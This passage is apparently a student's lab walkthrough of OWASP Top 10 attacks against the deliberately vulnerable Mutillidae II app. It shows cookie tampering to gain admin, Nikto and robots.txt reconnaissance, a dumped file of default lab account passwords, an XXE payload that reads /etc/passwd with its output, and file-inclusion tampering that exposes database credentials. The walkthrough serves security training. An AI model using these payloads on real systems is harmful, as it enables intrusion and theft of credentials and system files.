


And now I log in the freshly created account


Instead of using a session token to identify the session, which would indicate the user that is actually logged in, this application stores the user directly in cookies that are stored in the browser. The user can edit these cookies and change them to any value.

As we are now logged in as a limited privilege user we will elevate our privileges.


Using a browser plugin such as **Cookie Manager** it is possible to modify cookies



Let's edit the account ID cookie. The current value of the cookie (24) is the userid of the test user that was created earlier. Let's change it to another user and see what happens. Our user id is fairly small, so there is a good chance that the admin user has a userid of 0 or 1.



Once I refresh the page, the popup informs us that we are now admin



A3 - Sensitive Data Exposure

Sensitive Data Exposure is a general term that simply means exposure of data that should otherwise not be viewed by a regular user. This can include pages accessible to the general public that should be removed or hidden, backups, development files, verbose error messages, and many other types of sensitive data...

In this case we only use Nikto but Dirb, Dirbuster, Gobuster could also be used to find out even more sensitive data. The **robots.txt** file is a classic example of a security by obscurity failure.

```
student-kali$nikto -host http://mutillidae/mutillidae/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.100
+ Target Hostname:    mutillidae
+ Target Port:        80
+ Start Time:         2020-04-04 05:33:28 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to prot
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render th
nt fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /mutillidae/robots.txt, inode: 26705
:38:19 2017
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (
current.
```

http://mutilli...ae/robots.txt × CYBRScore

mutillidae/mutillidae/robots.txt

Mutillidae

```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

The **passwords** directory seems suspicious, almost like a honeypot trap. Still, let's dive into it.

mutillidae/mutillidae/passwords/

Mutillidae

Index of /mutillidae/passwords


Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	06-Jan-2017 16:38	929	

Apache/2.2.22 (Ubuntu) Server at mutillidae Port 80


mutillidae/mutillidae/passwords/accounts.txt

Mutillidae

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```



Now let's navigate to the OWAP 2017 -> A3 - Sensitive Data Exposure -> Information Disclosure-> HTML/Javascript Comments menu item.




We check the page source to gather some sensitive informations

Most pages have comments that are inappropriate to be shared on the client-side. The comments are included by the main frame in which pages appear, so almost any page will have the comments.

You may want to try to "View Source" of this page and see if database credentials might be present.

Click **"Hints and Videos"**. Open the hint on **"Client-side Comments"**. There are videos at the bottom that show different techniques that may be useful.




If I look for **password** keyword, some comments disclose the password to the database…

```
1038     </tr>
1039 </table>
1040         <!-- I think the database password is set to blank or perhaps samurai.
1041             It depends on whether you installed this web app from irongeeks site or
1042             are using it inside Kevin Johnsons Samurai web testing framework.
1043             It is ok to put the password in HTML comments because no user will ever see
1044             this comment. I remember that security instructor saying we should use the
1045             framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
1046             rather than HTML comments, but we all know those
1047             security instructors are just making all this up. -->          <!-- End Content -->
1048         </blockquote>
1049             </td>
1050         </tr>
1051     </table>
1052
1053
1054 <!-- Bubble hints code -->
1055
1056 <script type="text/javascript">
1057     $(function() {
1058         $('[ReflectedXSSExecutionPoint]').attr("title", "");
1059         $('[ReflectedXSSExecutionPoint]').balloon();
1060     });
1061 </script>
```

password Highlight All Match Case Whole Words 15 of 15 matches

A4 - XML External Entities

XML documents are allowed to declare entities, which enable the developer to break the document into parts, making it more modular. These entities can be defined in local or remote files, depending on how the system is configured. If a user is allowed to influence the declaration of these entities, that user might be able to access system resources or files that are otherwise prohibited.



The XML parser is very picky and case sensitive.

If I add those lines I might get the content of the **/etc/passwd** file

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE example [
<!ELEMENT attack ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >
]>
<attack>&xxe;</attack>
```

XML Submitted

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE example [ <!ELEMENT attack ANY > <!ENTITY xxe SYSTEM "/etc/passwd" > ]> <attack>&xxe;</attack>
```


Text Content Parsed From XML


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:103:106::/var/run/dbus:/bin/false whoopsie:x:104:107::/nonexistent:/bin/false landscape:x:105:110::/var/lib/landscape:/bin/false mutillidae:x:1000:1000:mutillidae,,,:/home/mutillidae:/bin/bash

A5 - Broken Access Control


The URL parameter is set to **login.php**.

index.php file provides the constant content and the page variable in the URL determines the unique content. In PHP, this is often done by "including" the file, meaning that it grabs the content and places it in the context of the current page.






Now I launch Burp + FoxyProxy and intercept the file request



IF we change that highlighted file with **classes/MySQLHandler.php**, we can access to another file.


```
 * This is the user name of the account on the database
 * which OWASP Mutillidae II will use to connect. If this is set
 * incorrectly, OWASP Mutillidae II is not going to be able to connect
 * to the database.
 * */
static public $mMySQLDatabaseUsername = "mutillidae";

/* ---------------------------------------------
 * DATABASE PASSWORD
 * ---------------------------------------------
 * This is the password of the account on the database
 * which OWASP Mutillidae II will use to connect. If this is set
 * incorrectly, OWASP Mutillidae II is not going to be able to connect
 * to the database. On XAMPP, the password for user
 * account root is typically blank.
 * On Samurai, the $dbpass password is "samurai" rather
 * than blank.
 * */
static public $mMySQLDatabasePassword = "mutillidae-password";
```

Now let's check another client side access control

